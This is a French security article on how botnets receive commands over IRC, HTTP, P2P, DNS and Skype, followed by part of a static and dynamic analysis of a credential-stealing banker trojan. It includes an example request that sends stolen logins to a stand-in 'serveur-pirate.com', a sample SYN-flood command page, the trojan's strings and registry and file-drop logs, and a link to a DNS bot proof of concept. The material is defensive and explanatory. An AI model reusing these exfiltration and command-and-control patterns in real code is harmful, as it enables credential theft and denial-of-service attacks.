Les pirates qui contrôlent les botnets trouvent des moyens de plus en plus ingénieux pour envoyer les commandes qui seront exécutées par leurs bots. Différents canaux de communications sont possibles mais certains demeurent beaucoup plus discrets que d'autres…

Deux modes principaux s'affrontent : les serveurs centralisés qui acceptent les connexions des machines infectées et les réseaux P2P de plus en plus utilisés. Dans le premier cas, la survie du botnet est intrinsèquement liée à celle du serveur.

XMCO | Partners

Les serveurs pirates

L'initialisation de la connexion

Avant de pouvoir être contrôlé par le pirate, le malware exécuté sur l'ordinateur de la victime ne se met pas en écoute afin de recevoir des commandes. L'évolution des pare-feux, et des proxy empêchent bien évidemment aux pirates de venir se connecter directement sur les machines infectées. Les malwares utilisent alors un mode de connexion sortant. Ce sont eux qui initient la connexion sur un serveur distant (connexion reverse).

Serveur IRC : la méthode classique

La méthode de contrôle la plus utilisée à longtemps été le protocole IRC (Internet Relay Chat). Ce dernier permet de dialoguer en temps réel avec d'autres internautes. Sa fonction native a peu à peu été détournée avec l'arrivée des messageries instantannées. Aujourd'hui ces serveurs sont davantages utilisés par les pirates que par des internautes standards. En effet, les serveurs IRC sont publics et peu contrôlés ce qui laissent des possibilités intéressantes aux pirates.

Le principe est simple. Les machines zombies viennent se connecter sur ces serveurs (généralement sur le port 6667) sur un canal spécifique à l'aide d'un client IRC. Les pirates se connectent également et utilisent ces forums de discussions pour passer leurs commandes.

Ce mode de contrôle tend à disparaître. En effet, ceux-ci restent utilisés pour contrôler une machine personnelle. Dès lors que le pirate s'attaque à une entreprise, les proxies qui filtrent le traffic sortant empêchent les malwares d'établir une connexion sur le port 6667.

Serveur http : le plus en vogue

Les pirates ont rapidement compris les limitations des flux sortants et se sont donc penchés sur un moyen beaucoup plus transparent : les connexions http. En

effet, la majorité des entreprises autorise les flux sortants vers les ports 80 et 443 (pour la navigation web). Le traffic malicieux vers des serveurs web pirate apparaît donc légitime pour un proxy. De plus, l'avantage de cette méthode est de noyer les commandes et les informations émises par les malwares dans le flux http qui est excessivement important dans une entreprise de grande taille.
Ainsi les malwares émettent des requêtes GET et POST vers des serveurs web pirates afin de poster leurs informations (status, informations subtilisées…).

Ces requêtes sont de la forme :

```
GET
http://www.serveur-pirate.com/index.
php?id=1124565&status=1&type=gmail&l
ogin=darmon&mdp=isabelle HTTP/1.1
```

Le bot envoie cette requête sur un serveur pirate en précisant les logins et les mots de passe qu'il a pu voler à sa victime. Pour récupérer les commandes à exécuter, deux modes sont alors envisageables : le mode connecté et le mode non connecté.

Dans le cas « connecté », le pirate contrôle un serveur et répond aux requêtes entrantes sur le port 80 afin de donner des commandes à exécuter. La connexion entre le bot et le serveur est persistante.

Dans un mode « non connecté », le bot va venir périodiquement demander une page web comme le montre l'exemple simplifié suivant :

```
GET
http://www.serveur-pirate.com/comman
des.php HTTP/1.1
```

Le serveur web va alors renvoyer le contenu de cette page :

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type:    text/html;    char-
set=UTF-8
Server: GWS/2.1
Date: Thu, 21 Jun 2007 15:11:55 GMT

<html><head>
Flood ;SYN ;http://www.google.com ;1
0/07/2007 ;11 :00 ;30 ;50
</head></html>
```

Une fois récupéré, le bot va parser le code de cette page puis, dans notre exemple, va envoyer le 10 juillet 2007 50 paquets SYN à destination de google.Fr pendant 30 minutes. En imaginant que 100 000 bots réalisent la même opération à la même heure le même jour, on peut facilement imaginer les conséquence d'une attaque d'une telle ampleur.
Les hackers ont rapidement compris que les blogs et les sites communautaires pouvaient leur servir au contrôle des botnets. Le pirate peut même cacher ses instructions dans des images ou des codes HTML illisibles. Ce mode de fonctionnement reste marginal mais se développe avec l'émergence de sites communautaires comme MySpace, facebook, skyblog…
Il est ensuite extrêmement difficile de remonter à la source et à l'auteur des botnets.

INFO...

Russie vs Estonie...

A la fin du mois d'Avril 2007, Nous avons assisté à une cyber guerre entre l'Estonie et la Russie. Les autorités de Tallin ont dû faire face à une vague d'attaques successives à l'encontre de sites officiels. L'ensemble de ces assauts serait d'origine russe voire même dicté par les hautes sphères du gouvernement…


La raison ? Certains pensent que l'enlèvement d'un mémorial de guerre datant de l'époque soviétique aurait été perçu comme un affront par la Russie.
La vengeance fut immédiate. Quelques heures plus tard, de nombreuses attaques de déni de service distribués se sont donc abattues sur un grand nombre de sites estoniens. Administrations, médias, banques, partis politiques, tous ont été victimes des foudres russes jusqu'à interrompre temporairement (quelques heures) le numéro des services d'urgence.

Un nombre impressionnant de machines zombies aura participé activement à cette attaque (plusieurs milliers), de quoi montrer du doigt les responsables russes et les opérateurs Telecom du pays.

Cette attaque sans précédent aura donc marqué les esprits et interpellé les responsables des grands pays. Le gouvernement russe nie toute implication dans une telle affaire qui sera prochainement présentée devant les minitres de la Justice de l'Union Européenne.

Des outils d'administration de plus en plus évolués

Les pirates utilisent également de belles interfaces graphiques que proposent des kits. Le logiciel Zunker est une référence en la matière. Cet outil analyse et centralise les connexions courantes et proposent des fontionnalités et statistiques avancées (classement par pays, bots actifs, version utilisée...) comme le montre la capture suivante :



L'utilisation de réseaux existants

Les réseaux P2P

De nouveaux modes de canaux apparaissent peu à peu sur la Toile. De nombreux serveurs pirates IRC ou Web sont chaque jour découverts par les autorités et donc fermés.
Les pirates se sont donc penchés sur des moyens évolués afin de passer inaperçus aux yeux des gardes d'Internet et ont trouvé le remède miracle…les réseaux P2P.
De nombreux malwares utilisent le protocole Gnutella (comme la famille Phatbot). Les particuliers sont des cibles potentielles. Les temps de réponses sont plus long mais l'origine des bot herder devient alors complètement anonyme.

Les messageries instantannées

Encore plus intéressant, l'utilisation de messageries instantanées est une des nouveautés de l'année 2007. En effet, certaines familles de bots utilisent MSN, Yahoo qui deviennent de véritables casses tête lorsque ces clients sont autorisés au sein d'une entreprise (ce qui ne devrait pas être le cas d'ailleurs !). Discrets, stables, performants, ces moyens de communications sont dangereux et efficaces.

Les "Covert Channel"

Les canaux chiffrés

L'exemple présenté ci-dessus présente un cas simple et peu évolué. Dans certains cas, le serveur web enverra des commandes avancées qui pourront être repérés par un IDS/IPS. L'utilisation d'un canal chiffré résout le problème. Les connexion HTTPS ne peuvent être analysées puisque le flux est chiffré. La présence du bot sera donc difficilement décelable.
Seule une analyse comportementale de ces flux ou la détection de requêtes DNS étranges seront les solutions à adopter.

Le nouveau mode de contrôle : le protocole DNS

Les pirates s'adaptent et trouvent de nouveaux moyens de communication. Un des derniers en vogue est le canal DNS. Dès 2004, certains spécialistes démontraient déjà comment il était possible de diffuser un flux radio via des requêtes/réponses DNS. Le malware utilise donc cette technique et envoie une requête DNS à un serveur contrôlé par le pirate (qui a donc autorité sur le domaine demandé). Ce dernier répond en fournissant des commandes qui seront exécutées par le pirate.
Le traffic DNS est souvent autorisé en entreprise (bien que les proxy jouent ce rôle) ce qui contourne donc les filtrages de flux sortants.
Plusieurs chercheurs ont déjà publié des preuves de concept pour contrôler un bot via des requêtes/réponses DNS (voir bibliographie).

Skype

Enfin, Skype devient également un vecteur de communication à la mode. Contrairement aux bots IRC qui se donnent rendez-vous sur un serveur codé en dur dans chaque bot et qui peuvent facilement etre repérés avec un simple sniffer, l'utilisation du réseau Skype devient un véritable casse-tête pour les autorités.

En effet, l'architecture Peer to Peer mise en place par Skype offre aux pirates des possibilités avancées pour éviter toute détection. Les bots utilisent alors un simple pseudo et peuvent donc être connectés à n'importe quel noeud et donc difficilement traçables. Par ailleurs, Skype contourne simplement les pare-feux. Le chiffrement rend également les communications difficiles à monitorer. Ils offrent donc un excellent canal de communication.

Les protections

Les mesures de sécurité contre les botnets sont relativement difficiles à mettre en place. En effet, les malwares utilisent de plus en plus les techniques des rootkits et se dissimulent sur le système.
La première prévention consiste à maintenir à jour son système au niveau des correctifs de sécurité. Bien entendu, un antivirus doit être installé sur tous les systèmes.
Ces deux notions de sécurité basiques éviteront une partie des contaminations.

Seul le traffic émis par une machine vérolée peut éveiller les soupçons des administrateurs et donner des pistes pour tracker la vermine installée. Les pirates utilisent des noms de domaine afin de permettre la communication entre la machine zombie et le serveur pirate. Chaque machine va donc résoudre un nom de domaine à un moment ou un autre. Les requêtes DNS suspicieuses pourront alors être identifiées et blacklistées.

De plus, le protocole IRC demeure toujours un standard, les connexions externes vers un serveur IRC (port 6667) sont également facilement traçables et ces flux peuvent être simplement interdits.

Conclusion

Les botnets constituent une menace importante qui se développe jour après jour.
Les malwares utilisent des techniques de plus en plus évoluées afin de ne pas éveiller les soupçons des particuliers comme des administrateurs. Le développement de ces réseaux est considérable et les moyens de communications sont toujours plus ingénieux.

L'éradication de ce fléau passe par une prise de conscience du problème et de la sécurité. Les particuliers doivent absolument utiliser des outils capables de détecter les malwares les plus virulents et de mettre leurs systèmes à jour.
Les nouveaux canaux cachés sont extrêmement difficiles à repérer ce qui laissent encore des possibilités aux pirates…

INFO...

Des statistiques effrayantes

Des chercheurs ont mené des études sur les botnets. Plusieurs chiffres ont été publiées et rendent la problématique des botnets impressionnante. En effet, certains spécialistes affirment qu'un quart des ordinateurs (soit 156 millions de machines) serait sous l'emprise de botnets...
Le problème prend donc une ampleur économique importante et mondiale. Plus grave encore, le phénomène ne semble pas s'arrêter..On dénombre pas moins de 5000 à 30 000 nouvelles machines compromises chaque jour...

N'attendez plus et vérifiez l'intégrité de votre machine, vos mots de passe sont déjà peut être revendus à l'autre coin du globe...

Bibliographie

✱ [1] Le "Peer to Dos" de Nicolas Ruff
http://www.ossir.org/jssi/jssi2006/supports/3B.pdf

✱ [2] Blog de Fosforoa
http://www.insanenetworks.blogspot.com/

✱ [3] Botnet Attack and Analysis de SecureWorks
http://www.secureworks.com/research/threats/botnet/

✱ [4] Preuve de concept d'un bot via DNS
http://fosforo.sytes.net/FoFuc_PoC_bot_beta2.tar.gz

DOSSIER SPECIAL BOTNET (PART. IV)

Analyse d'un "bot"

Cet article poursuit notre réflexion sur les botnets. En effet, nous allons à présent analyser un malware.

Nous étudierons avec des outils spécialisés le comportement de ce code en mode statique puis dynamique.

Nous essayerons de répondre à une série de questions qui aideront à la compréhension de notre analyse tout en présentant de manière didactique le comportement et les actions entreprises par le virus.

XMCO | Partners

Nous allons étudier le fonctionnement d'un cheval de Troie de type « InfoStealer.Banker » autrement dit un programme malicieux qui a pour fonction de subtiliser vos identifiants lors de la connexion aux sites bancaires. Sans dévoiler toutes nos astuces et tous les utilitaires que nous utilisons, nous tenterons de vous donner un aperçu de l'analyse d'un malware.
Les malwares et les virus en tout genre occupent une place de plus en plus importantes et se développent considéralement. Les auteurs de ces bouts de code vérolés mettent en place des méthodes toujours plus ingénieuses pour s'exécuter furtivement et ne pas attirer l'attention des victimes.

Pour le besoin de notre étude, nous avons tout simplement ouvert notre messagerie, suivi un lien proposé dans un email douteux puis télécharger un exécutable à l'apparence inoffensive.


Etude statique

La première étape de notre étude est une analyse statique. Contrairement à l'analyse dynamique, nous examinerons ici le mode de fonctionnement du virus sans l'exécuter (analyse du code source ou du binaire récupéré).
Ceci aura pour but de révéler certaines informations sur les origines du virus, son mode d'installation, les librairie qu'il modifie ou le packer utilisé par les auteurs. Cette analyse ne donnera pas toutes les informations utiles à la compréhension des réelles actions menées par le virus mais a pour avantage de pas infecter la machine témoin.


Le malware est-il packé?

Dans cette première étape, nous allons étudier le type de "packer" utilisé par les auteurs du virus. Le "packer" est un logiciel utilisé pour camoufler le fichier malveillant à la vue des antivirus. Pour cela, les pirates utilisent différents logiciels de ce type comme "HckPK", "Themida", "UPX"…


Nous utilisons deux outils d'analyse différents Les deux captures suivantes confirment que le malware n'est pas packé mais a été compilé avec Visual Studio C++ 6.0.



Nous utilisons ensuite la commande Unix « strings » qui va nous donner des informations supplémentaires sur les actions du malware. Nous comprendrons ces données une fois que l'analyse dynamique sera réalisée. En effet, cette commande permet de récupérer les chaînes de caractères contenues dans le binaire (noms des librairies, fonctions systèmes, clés de registre...)




```
215 DLL
216 /s co.dll
217 co.dll
218 \co.dll
219 cimm.dll
220 open
221 regsvr32
222 /s cimm.dll
223 \cimm.dll
224 {3644117A-821A-4cc4-ADD5-226A6694F722}
225 Software\Microsoft\Windows\CurrentVersion\
226 Explorer\Browser Helper Objects
227 ComSpec
228  >> NUL
229 /c del
230 HelperMutex
231 \help.txt
232 XML
```




```
215 DLL
216 /s co.dll
217 co.dll
218 \co.dll
219 cimm.dll
220 open
221 regsvr32
222 /s cimm.dll
223 \cimm.dll
224 {3644117A-821A-4cc4-ADD5-226A6694F722}
225 Software\Microsoft\Windows\CurrentVersion\
226 Explorer\Browser Helper Objects
227 ComSpec
228  >> NUL
229 /c del
230 HelperMutex
231 \help.txt
232 XML
```

Nous supposons alors que les KERNEL32.DLL, SHELL32.DLL seront sans doute manipulés par le virus. De plus, les mots "Browser Helper Objects" indique qu'un tel objet sera sans doute ajouté. Nous pouvons également imaginer que la DLL "cimm.dll sera ajouté au registre (commande "regsvr32.exe /s cimm.dll") et que le fichier "help.txt" jouera un rôle dans la configuration du malware.



```
00000060  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS
00000070  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
00000080  95 2B 5A 5B D1 4A 34 08  D1 4A 34 08 D1 4A 34 08  ▮+Z[ÑJ4.ÑJ4.ÑJ4.
00000090  BE 55 3E 08 DA 4A 34 08  52 56 3A 08 D0 4A 34 08  ¾U>.ÚJ4.RV:.ÐJ4.
000000A0  BE 55 30 08 D3 4A 34 08  52 42 69 08 D6 4A 34 08  ¾U0.ÓJ4.RBi.ÖJ4.
000000B0  D1 4A 35 08 E2 4A 34 08  E7 6C 3F 08 D3 4A 34 08  ÑJ5.âJ4.çl?.ÓJ4.
000000C0  16 4C 32 08 D0 4A 34 08  52 69 63 68 D1 4A 34 08  .L2.ÐJ4.RichÑJ4.
000000D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000E0  50 45 00 00 4C 01 04 00  62 12 64 46 00 00 00 00  PE..L...b.dF....
000000F0  00 00 00 00 E0 00 0F 01  0B 01 06 00 00 0C 00 00  ....à...........
00000100  00 5E 01 00 00 00 00 00  58 19 00 00 00 10 00 00  .^......X.......
00000110  00 20 00 00 00 00 40 00  00 10 00 00 00 02 00 00  ......@.........
00000120  04 00 00 00 00 00 00 00  04 00 00 00 00 00 00 00  ................
00000130  00 A0 01 00 00 04 00 00  00 00 00 00 02 00 00 00  ................
00000140  00 00 10 00 00 10 00 00  00 00 10 00 00 10 00 00  ................
00000150  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  ................
00000160  DC 20 00 00 64 00 00 00  00 40 00 00 14 55 01 00  Ü ..d....@...U..
00000170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```



```
004015A1 . 8D45 FC        LEA EAX,DWORD PTR SS:[EBP-4]
004015A4 . 53             PUSH EBX
004015A5 . 8B35 08204000  MOV ESI,DWORD PTR DS:[<&ADVAPI32.RegCre
004015AB . 50             PUSH EAX
004015AC . 53             PUSH EBX
004015AD . 6A 04          PUSH 4
004015AF . 53             PUSH EBX
004015B0 . 53             PUSH EBX
004015B1 . 53             PUSH EBX
004015B2 . 68 DC304000    PUSH malware_.004030DC
004015B7 . 68 02000080    PUSH 80000002
004015BC . FFD6           CALL ESI
004015BE . 85C0           TEST EAX,EAX
004015C0 . 75 54          JNZ SHORT malware_.00401616
004015C2 . 57             PUSH EDI
004015C3 . 6A 18          PUSH 18
004015C5 . 59             POP ECX
004015C6 . 8D7D 99        LEA EDI,DWORD PTR SS:[EBP-67]
004015C9 . 88ED 98        MOV BYTE PTR SS:[EBP-68],BL
004015CC . F3:AB          REP STOS DWORD PTR ES:[EDI]
004015CE . 66:AB          STOS WORD PTR ES:[EDI]
004015D0 . AA             STOS BYTE PTR ES:[EDI]
004015D1 . 8D45 98        LEA EAX,DWORD PTR SS:[EBP-68]
004015D4 . 50             PUSH EAX
004015D5 . E8 E0FCFFFF    CALL malware_.004012BA
004015DA . 85C0           TEST EAX,EAX
004015DC . 59             POP ECX
004015DD . 74 0D          JE SHORT malware_.004015EC
004015DF . 8D45 98        LEA EAX,DWORD PTR SS:[EBP-68]
004015E2 . 50             PUSH EAX
004015E3 . FF75 FC        PUSH DWORD PTR SS:[EBP-4]
004015E6 . FF15 14204000  CALL DWORD PTR DS:[<&ADVAPI32.RegDeletel
004015EC > BF B4304000    MOV EDI,malware_.004030B4
004015F1 . 57             PUSH EDI

pDisposition => NULL
ADVAPI32.RegCreateKeyExA
pHandle
pSecurity => NULL
Access = KEY_CREATE_SUB_KEY
Options = REG_OPTION_NON_VOLATILE
Class => NULL
Reserved => 0
Subkey = "Software\Microsoft\Windows\CurrentVer
hKey = HKEY_LOCAL_MACHINE
RegCreateKeyExA

Subkey
hKey
RegDeleteKeyA
ASCII "{3644117A-821A-4cc4-ADD5-226A6694F722}"
```

Dernier détail, le code Hexadécimal (0x50450000) montre la signature du fichier qui s'avère être un fichier PE exéctuable sous Windows(PE=Portable Executable) différent des fichiers ELF (exécutable Unix). Ce la est confirmé par la décompilation du code avec un débugger.

Etude dynamique

Lançons nous maintenant dans l'analyse dynamique du malware. Pour mener à bien cette étape, nous allons exécuter le malware au sein d'une machine physique. En effet, certains virus détectent l'utilisation de machines virtuelle et ne s'exécutent pas normalement (arrêt silencieux).

Il existe un certain nombre d'outils spécialisés dans l'analyse de malware. Nous avons choisi de monitorer l'activité du malware en utilisant principalement des outils qui révèlent les processus courants, les modifications du registre et du système de fichiers. En parallèle, le logiciel Wireshark permettra d'analyser passivement les flux réseau tandis que process Explorer précisera les processus courants.
Enfin un dernier logiciel permettra de « photographier » avant et après l'état du registre ce qui nous donnera une vision différente et des détails sur les actions menées par le virus.

Nos outils sont lancés….Exécutons à présent sur le malware….
Quelques minutes plus tard, les fichiers de logs de nos outils nous donnent un premier aperçu des modifications apportés par le malware sur notre machine...

INFO...


MPACK : une arme redoutable

Le malware le plus en vogue se nomme MPACK. Après avoir compromis un serveur, le pirate uploade un script PHP. Ce dernier va balayer le serveur infecté à la recherche de fichier s"php, html, htm, tpl".
Puis il contamine tous les sites web hébergés en insérant une balise iFrame pointant vers un site qui tentera alors d'exploiter des failles de sécurité des navigateurs (IE et Firefox).

10000 sites web italiens ont été compromis de la sorte. Le kit est actuellement vendu de 500 à 1000$ sur les marché Underground.

Quels sont les changements apportés sur le système?

Après avoir "double cliqué" sur le malware, ce dernier disparaît immédiatement. L'outil nous indique pendant un cours lapse de temps l'exécution du malware.



Le malware a donc bien été exécuté et a même fait appel a « regsvr32.exe » pour enregistrer la librairie cimm.dll (que nous verrons par la suite).

Nos deux autres logiciels remontent tous les changements effectués sur le disque dur. En utilisant les fichiers de log, nous pouvons rechercher les entrées qui nous intéressent, à savoir les fichiers que le processus « malware.exe » auraient déposés sur le système.

☑ <u>Ecriture de fichiers sur le système</u>

Avec la commande grep, nous mettons en évidence les entrées « CREATE » et « SUCCESS ».

```
CREATE C:\WINDOWS\Prefetch\TCPVIEW.EXE-1CF9676E.pf SUCCESS Options:
CREATE C:\WINDOWS\Prefetch\WIRESHARK.EXE-0525E272.pf SUCCESS Options:
CREATE C:\Program Files\Wireshark\snmp\mibs\.index SUCCESS
CREATE C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\etherXXXXa01608 SUCCESS Options:
CREATE C:\WINDOWS\system32\help.txt SUCCESS Options:
CREATE C:\WINDOWS\system32\cimm.dll SUCCESS Options:
CREATE C:\WINDOWS\Prefetch\MALWARE.EXE-2CE37E9F.pf SUCCESS Options:
CREATE C:\WINDOWS\Prefetch\REGSVR32.EXE-25EEFE2F.pf SUCCESS Options:
CREATE C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf SUCCESS Options:
CREATE C:\WINDOWS\Prefetch\DUMPCAP.EXE-241FFA5D.pf SUCCESS Options:
CREATE C:\Documents and Settings\Administrateur\Bureau\regshot
CREATE C:\Documents and Settings\Administrateur\Application
CREATE C:\Documents and Settings\Administrateur\Recent\Eula.lnk
```

On voit que le malware a effectué les actions suivantes :

```
malware.exe:1104 CREATE C:\WINDOWS\system32\help.txt SUCCESS
malware.exe:1104 CREATE C:\WINDOWS\system32\cimm.dll SUCCESS
```

☑ <u>Ecriture ou modification du registre</u>

Au niveau du registre, le malware a également ajouté les clefs suivantes. Nous avons filtré les entrées de notre fichier de logs avec les mots clefs "CreateKey" et "SetValue"

```
malware.exe:1104 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG SUCCESS
malware.exe:1104 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG SUCCESS
malware.exe:1104 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG SUCCESS
malware.exe:1104 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG SUCCESS
malware.exe:1104 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG SUCCESS
malware.exe:1104 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG SUCCESS
malware.exe:1104 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG SUCCESS
malware.exe:1104 CreateKey HKLM\SOFTWARE\Microsoft\Cryptography\RNG SUCCESS
malware.exe:1104 CreateKey HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer SUCCESS
malware.exe:1104 CreateKey HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\00000000
0009e1c SUCCESS
malware.exe:1104 CreateKey HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings
malware.exe:1104 CreateKey HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell
malware.exe:1104 CreateKey HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
malware.exe:1104 CreateKey HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell
malware.exe:1104 CreateKey HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
malware.exe:1104 CreateKey HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\{6ae58d5
f-257b-11dc-82d8-806d6172696f}\ SUCCESS
malware.exe:1104 CreateKey HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\{01df170
0-257b-11dc-9880-00d068026ed0}\ SUCCESS
